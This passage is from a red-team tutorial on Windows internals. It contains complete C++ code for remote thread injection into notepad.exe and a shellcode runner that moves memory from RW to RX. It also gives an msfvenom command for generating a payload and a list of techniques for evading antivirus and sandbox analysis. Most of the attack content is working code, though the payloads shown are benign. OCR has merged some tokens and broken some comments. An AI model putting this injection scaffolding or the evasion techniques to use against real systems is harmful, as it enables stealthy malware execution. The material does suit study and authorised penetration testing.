


Figure 6 – Result of code execution

Using Windows run, I put the path of the compiled code to open a cmd.exe

4 – Creating a Thread within a process

To create a thread inside an external process like notepad.exe using C++, you will use some APIs like OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread.

```
#include <windows.h>
#include <iostream>
#include <tlhelp32.h>

DWORDFindProcessId(conststd::wstring&processName) {
 PROCESSENTRY32processInfo;
processInfo.dwSize =sizeof(processInfo);

 HANDLEprocessesSnapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,NULL);
 if(processesSnapshot ==INVALID_HANDLE_VALUE)
 return0;

 Process32First(processesSnapshot, &processInfo);
 if(!processName.compare(processInfo.szExeFile)) {
CloseHandle(processesSnapshot);
 returnprocessInfo.th32ProcessID;
}

 while(Process32Next(processesSnapshot, &processInfo)) {
 if(!processName.compare(processInfo.szExeFile)) {
CloseHandle(processesSnapshot);
 returnprocessInfo.th32ProcessID;
}
}

CloseHandle(processesSnapshot);
 return0;

}
```

The code starts with the FindProcessId function, which searches for the Notepad process ID. It takes a snapshot of all processes running on the system using CreateToolhelp32Snapshot and iterates over them with Process32First and Process32Next. When it finds a process whose name matches "notepad.exe", it returns the PID of that process.

```
BOOLInjectThreadIntoProcess(DWORD pid) {
 HANDLEhProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE,pid);
 if(hProcess ==NULL) {
std::cerr<< "OpenProcess failed: " <<GetLastError()<<std::endl;
 return FALSE;
}

 // Dummy function for demonstration
```

```
 LPVOIDpRemoteCode = VirtualAllocEx(hProcess,NULL,
4096,MEM_COMMIT,PAGE_EXECUTE_READWRITE);
 if(pRemoteCode ==NULL) {
std::cerr<< "VirtualAllocEx failed: " <<GetLastError()<<std::endl;
CloseHandle(hProcess);
 return FALSE;
}

 // Write the "thread function" into the remote process
 // For demonstration, it's just an infinite loop
 charcode[] = { 0xEB, 0xFE };// Infinite loop in machine code (JMP SHORT
0)
 if(!WriteProcessMemory(hProcess, pRemoteCode, code,sizeof(code),NULL))
{
std::cerr<< "WriteProcessMemory failed: " <<GetLastError()<<std::endl;
VirtualFreeEx(hProcess, pRemoteCode, 0,MEM_RELEASE);
CloseHandle(hProcess);
 return FALSE;
}

 // Create the remote thread
 HANDLEhThread = CreateRemoteThread(hProcess,NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteCode,NULL, 0,NULL);
 if(hThread ==NULL) {
std::cerr<< "CreateRemoteThread failed: " <<GetLastError()<<std::endl;
VirtualFreeEx(hProcess, pRemoteCode, 0,MEM_RELEASE);
CloseHandle(hProcess);
 return FALSE;
}

std::cout<< "Thread created in process successfully!" <<std::endl;
CloseHandle(hThread);
CloseHandle(hProcess);
 return TRUE;
}
```

The InjectThreadIntoProcess function receives the Notepad's PID and performs several operations to create a new thread inside it:

Open the Process: Uses OpenProcess to obtain a handle with full access to the Notepad process.

Allocate Memory: VirtualAllocEx is used to reserve memory space in the Notepad process. This space is where the new thread's code will be placed.

Write the Code: WriteProcessMemory writes a small fragment of machine code (an infinite loop) into the allocated memory. This code is extremely simple and just keeps the thread running indefinitely.

Create the Remote Thread: CreateRemoteThread is called to start a new thread in Notepad that executes infinite loop code.

```
intmain() {
std::wstringnotepad =L"notepad.exe";
 DWORDpid = FindProcessId(notepad);

 if(pid == 0) {
std::cerr<< "Notepad.exe not found running." <<std::endl;
 return1;
```

```
}

 if(!InjectThreadIntoProcess(pid)) {
 return1;
}

 return0;
}
```

The main function is quite simple. It calls FindProcessId to get the Notepad's PID and, if successful, calls InjectThreadIntoProcess to inject the thread. If any of these operations fail, the program displays an error message and terminates.

Full Code:

```
#include <windows.h>
#include <iostream>
#include <tlhelp32.h>

DWORDFindProcessId(conststd::wstring&processName) {
 PROCESSENTRY32processInfo;
processInfo.dwSize =sizeof(processInfo);

 HANDLEprocessesSnapshot =
CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,NULL);
 if(processesSnapshot ==INVALID_HANDLE_VALUE)
 return0;

 Process32First(processesSnapshot, &processInfo);
 if(!processName.compare(processInfo.szExeFile)) {
CloseHandle(processesSnapshot);
 returnprocessInfo.th32ProcessID;
}

 while(Process32Next(processesSnapshot, &processInfo)) {
 if(!processName.compare(processInfo.szExeFile)) {
CloseHandle(processesSnapshot);
 returnprocessInfo.th32ProcessID;
}
}

CloseHandle(processesSnapshot);
 return0;
}

BOOLInjectThreadIntoProcess(DWORD pid) {
 HANDLEhProcess = OpenProcess(PROCESS_ALL_ACCESS,FALSE,pid);
 if(hProcess ==NULL) {
std::cerr<< "OpenProcess failed: " <<GetLastError()<<std::endl;
 return FALSE;
}

 // Dummy function for demonstration
 LPVOIDpRemoteCode = VirtualAllocEx(hProcess,NULL,
4096,MEM_COMMIT,PAGE_EXECUTE_READWRITE);
 if(pRemoteCode ==NULL) {
std::cerr<< "VirtualAllocEx failed: " <<GetLastError()<<std::endl;
CloseHandle(hProcess);
 return FALSE;
}
```

```
 // Write the "thread function" into the remote process
 // For demonstration, it's just an infinite loop
 charcode[] = { 0xEB, 0xFE };// Infinite loop in machine code (JMP SHORT
0)
 if(!WriteProcessMemory(hProcess, pRemoteCode, code,sizeof(code),NULL))
{
std::cerr<< "WriteProcessMemory failed: " <<GetLastError()<<std::endl;
VirtualFreeEx(hProcess, pRemoteCode, 0,MEM_RELEASE);
CloseHandle(hProcess);
 return FALSE;
}

 // Create the remote thread
 HANDLEhThread = CreateRemoteThread(hProcess,NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteCode,NULL, 0,NULL);
 if(hThread ==NULL) {
std::cerr<< "CreateRemoteThread failed: " <<GetLastError()<<std::endl;
VirtualFreeEx(hProcess, pRemoteCode, 0,MEM_RELEASE);
CloseHandle(hProcess);
 return FALSE;
}

std::cout<< "Thread created in process successfully!" <<std::endl;
CloseHandle(hThread);
CloseHandle(hProcess);
 return TRUE;
}

intmain() {
std::wstringnotepad =L"notepad.exe";
 DWORDpid = FindProcessId(notepad);

 if(pid == 0) {
std::cerr<< "Notepad.exe not found running." <<std::endl;
 return1;
}

 if(!InjectThreadIntoProcess(pid)) {
 return1;
}

 return0;
}
```




Figure 7 – Result of code execution

SIMPLE SHELLCODE RUNNER

INTRODUCTION

A shellcode runner is a program or code fragment that serves to execute shellcodes. The shellcode runner typically allocates memory for the shellcode, sets the appropriate execution permissions for that memory, and starts executing the shellcode. Shellcode runners are used in penetration testing and security research to test the effectiveness and impact of specific payloads in controlled environments.

Creating a simple Shellcode Runner

To create a simple runner shellcode in C++ that uses memory with read-write (RW) permissions and then switches to read-and-execute (RX), you can make use of several Windows APIs for memory manipulation and creation of threads.

Shellcode

Shellcodeis a term used to describe a set of machine instructions that, when executed, facilitate advanced control over a computer system. It is usually written in machine language (machine code) and is used to exploit vulnerabilities in software. The purpose of shellcode is to gain a shell (access to the operating system with administrator privileges) or perform a specific malicious function. Traditionally, shellcodes are used in buffer overflow exploits, where malicious code is inserted into memory and executed to take control of the process or machine.

Payload

The term payload refers to the software component that performs a malicious action as part of a cyberattack after a successful exploit. In terms of cybersecurity, a payload can do anything from creating a simple on-screen message to installing backdoors, stealing data or encrypting files (like

ransomware). In Red Team or PenTest, payloads are used to demonstrate the impact of a vulnerability without causing real harm, helping to test and improve a system's defenses.

Msfvenom

Msfvenomis a tool from the Metasploit project used to generate shellcodes for exploits and payloads. It combines functionality that was previously provided by the msfpayload and msfencode tools. Msfvenom supports the generation of payloads in many different formats (such as executables, scripts and raw shells) and can be used to encode these payloads in order to evade security controls. It is a very versatile tool in penetration testing and security research, allowing users to create specific payloads for a wide range of vulnerabilities and system configurations.

For our example, I will use msfvenom to generate our messagebox shellcode in C, to be inserted into our runner shellcode

```
Msfvenom -p Windows/x64/messagebox TEXT="Hello World" -f C
```

After generating the runner shellcode, simply insert unsigned char shellcode into the section.

```
#include <windows.h>
#include <iostream>

// Shellcode for demonstration: it is machine code that represents "nop;
nop; ret;"
// This is just a simple example and does nothing malicious.
unsigned charshellcode[] ="";


intmain() {
 SIZE_Tshellcodesize =sizeof(shellcode);

 // Step 1: Allocate a memory page with RW (Read and Write) permission
 LPVOIDexecMemory = VirtualAlloc(NULL,
shellcodeSize,MEM_COMMIT|MEM_RESERVE,PAGE_READWRITE);
 if(!execMemory) {
std::cerr<< "VirtualAlloc RW failed: " <<GetLastError()<<std::endl;
 return1;
}
```

This code snippet uses the Windows API to allocate a page of memory where data can be written and read. The VirtualAlloc function is called to reserve a memory space the size of the shellcode with read and write permissions. If the allocation fails, the program displays an error message and ends with a return code of 1.

```
memcpy(execMemory, shellcode, shellcodeSize);

 // Step 3: Change memory permission to RX (Read and Execute)
 DWORDoldProtect;
 if(!VirtualProtect(execMemory, shellcodeSize,PAGE_EXECUTE_READ,
&oldProtect)) {
```

```
std::cerr<< "VirtualProtect RX failed: " <<GetLastError()<<std::endl;
VirtualFree(execMemory, 0,MEM_RELEASE);
 return1;
}
```

This code snippet copies the shellcode to a previously allocated area of memory and then changes the permissions of that memory to allow reading and execution. If the permission change fails, it displays an error message, frees the allocated memory, and terminates the program with an error code.

```
// Step 4: Execute the shellcode as a thread
 DWORDthreadId;
 HANDLEhThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)execMemory,NULL, 0, &threadId);
 if(hThread ==NULL) {
std::cerr<< "CreateThread failed: " <<GetLastError()<<std::endl;
VirtualFree(execMemory, 0,MEM_RELEASE);
 return1;
}

 // Wait for the thread to finish
WaitForSingleObject(hThread,INFINITE);

 // Cleaning
CloseHandle(hThread);
VirtualFree(execMemory, 0,MEM_RELEASE);

std::cout<< "Shellcode executed successfully." <<std::endl;
 return0;

}
```

This code snippet creates a new thread to execute the shellcode that has been stored in memory, using the CreateThread function. If thread creation fails, it displays an error, frees memory, and terminates the program. If the thread is created successfully, the code waits for the thread to finish using WaitForSingleObject, then cleans up by closing the thread's handle and freeing the memory, and ends by reporting that the shellcode was executed successfully.

Complete Code

```
#include <windows.h>
#include <iostream>

// This is just a simple example and does nothing malicious.
unsigned charshellcode[] ={};


intmain() {
 SIZE_TshellcodeSize =sizeof(shellcode);

 // Step 1: Allocate a memory page with RW (Read and Write) permission
 LPVOIDexecMemory = VirtualAlloc(NULL,
shellcodeSize,MEM_COMMIT|MEM_RESERVE,PAGE_READWRITE);
 if(!execMemory) {
std::cerr<< "VirtualAlloc RW failed: " <<GetLastError()<<std::endl;
 return1;
}
```

```
 Copy shellcode to allocated memory
memcpy(execMemory, shellcode, shellcodeSize);
Change memory permission to RX (Read and Execute)
 DWORDoldProtect;
 if(!VirtualProtect(execMemory, shellcodeSize,PAGE_EXECUTE_READ,
&oldProtect)) {
std::cerr<< "VirtualProtect RX failed: " <<GetLastError()<<std::endl;
VirtualFree(execMemory, 0,MEM_RELEASE);
 return1;
}

 // Execute the shellcode as a thread
 DWORDthreadId;
 HANDLEhThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)execMemory,NULL, 0, &threadId);
 if(hThread ==NULL) {
std::cerr<< "CreateThread failed: " <<GetLastError()<<std::endl;
VirtualFree(execMemory, 0,MEM_RELEASE);
 return1;
}

 // Wait for the thread to finish
WaitForSingleObject(hThread,INFINITE);

 // Cleaning
CloseHandle(hThread);
VirtualFree(execMemory, 0,MEM_RELEASE);

std::cout<< "Shellcode executed successfully." <<std::endl;
 return0;

}
```

This is a simple shellcode runner, adapt as necessary




Figure 8 – Result of code execution

This is the result of the shellcode by msfvenom to just generate a messagebox, but you can build your own shellcode if necessary, knowledge required for this is Assembly x86/x64.

How do I improve this code?

To improve this shellcode runner from an offensive security perspective, especially in red team and evasion operations, there are several strategies and techniques that can be implemented to make the execution more stealthy and resistant to detection. Here are some suggestions:

1. **Code Obfuscation**: Implement obfuscation techniques in source code to make static analysis difficult for security tools or analysts. This includes using variable and function names that do not reveal their true intentions.

2. **Shellcode encryption**: Encrypt shellcode at compilation and decrypt it at runtime. This prevents shellcode from being easily extracted or detected by static memory scans.

3. **Use of More Advanced Injection Techniques**: In addition to simply creating a new thread, consider more sophisticated injection techniques such as Process Hollowing, Atom Bombing, or Reflective DLL Injection, which are less well known and can evade antivirus detections more easily.

4. **Avoid Common Malware Detection Patterns**: For example, changing memory permissions from RW to RX is a red flag for some detection systems. Using techniques that manipulate memory permissions in a less suspicious way can help avoid this.

5. **Event-Based Execution**: Instead of running the shellcode immediately, you can trigger it based on a specific event or condition that is less likely to be monitored, such as a certain user action or network response.

6. **Stealth API Usage**: Use lesser-known API calls or indirect ways of calling APIs to perform actions such as allocating memory or creating threads. This may include using inline assembly to make system calls directly.

7. **Dynamic API Calls**: Instead of statically binding to API functions in code, dynamically resolve functions at runtime using hashes of their names, which complicates static analysis and can prevent some forms of signature-based detection.

8. **Environment Check**: Implement checks to detect sandbox or analytics environments and change behavior or cease execution if detected.

9. **Error Handling and Evasion**: At each critical step (such as allocating memory or changing permissions), implement detailed error checks and fallback strategies that avoid common failure patterns that can attract attention.

For you to practice at home:

- Create code that collects details of a process in detail.
- Create a shellcode runner that can collect the shellcode directly from the memory of a bitmap, in this case a .gif or jpeg.

Bibliographic references

Karl-Bridge-Microsoft. (2022, April 12). Process and Thread Functions - Win32 apps. Learn.microsoft.com.https://learn.microsoft.com/en-us/windows/win32/procthread/process-and-thread-functions

SyntheticSecurity. (2023, August 2). Demystifying Windows Internals — Part 1 of 2: Windows Threads. SyntheticSecurity.https://medium.com/syntheticvoid-security/demystifying-windows-internals-part-1-of-2-windows-threads-effe25826bfa

Injecting to Remote Process via Thread Hijacking - Red Teaming Experiments. (2022). Ired.team.https://www.ired.team/offensive-security/code-injection-process-injection/injecting-to-remote-process-via-thread-hijacking

cocomelonc. (2021, October 27). Windows shellcoding - part 1. Simple example. Cocomelonc. https://cocomelonc.github.io/tutorial/2021/10/27/windows-shellcoding-1.html

NTAPI Undocumented Functions. (nd). Undocumented.ntinternals.net.http://undocumented.ntinternals.net/

Yosifovich, P. (2023). Windows Native API Programming. In leanpub.com. Leanpub.https://leanpub.com/windowsnativeapiprogramming

Santos, JA, & Pires, F. (2025). Defense Evasion Techniques: A comprehensive guide to defense evasion tactics for Red Teams and Penetration Testers. In Amazon. Packt Publishing.https://www.amazon.com.br/Defense-Evasion-Techniques-comprehensive-Penetration-ebook/dp/B0C5MRV617

Credits for the custom Windows used in the demos,João Paulo de Andrade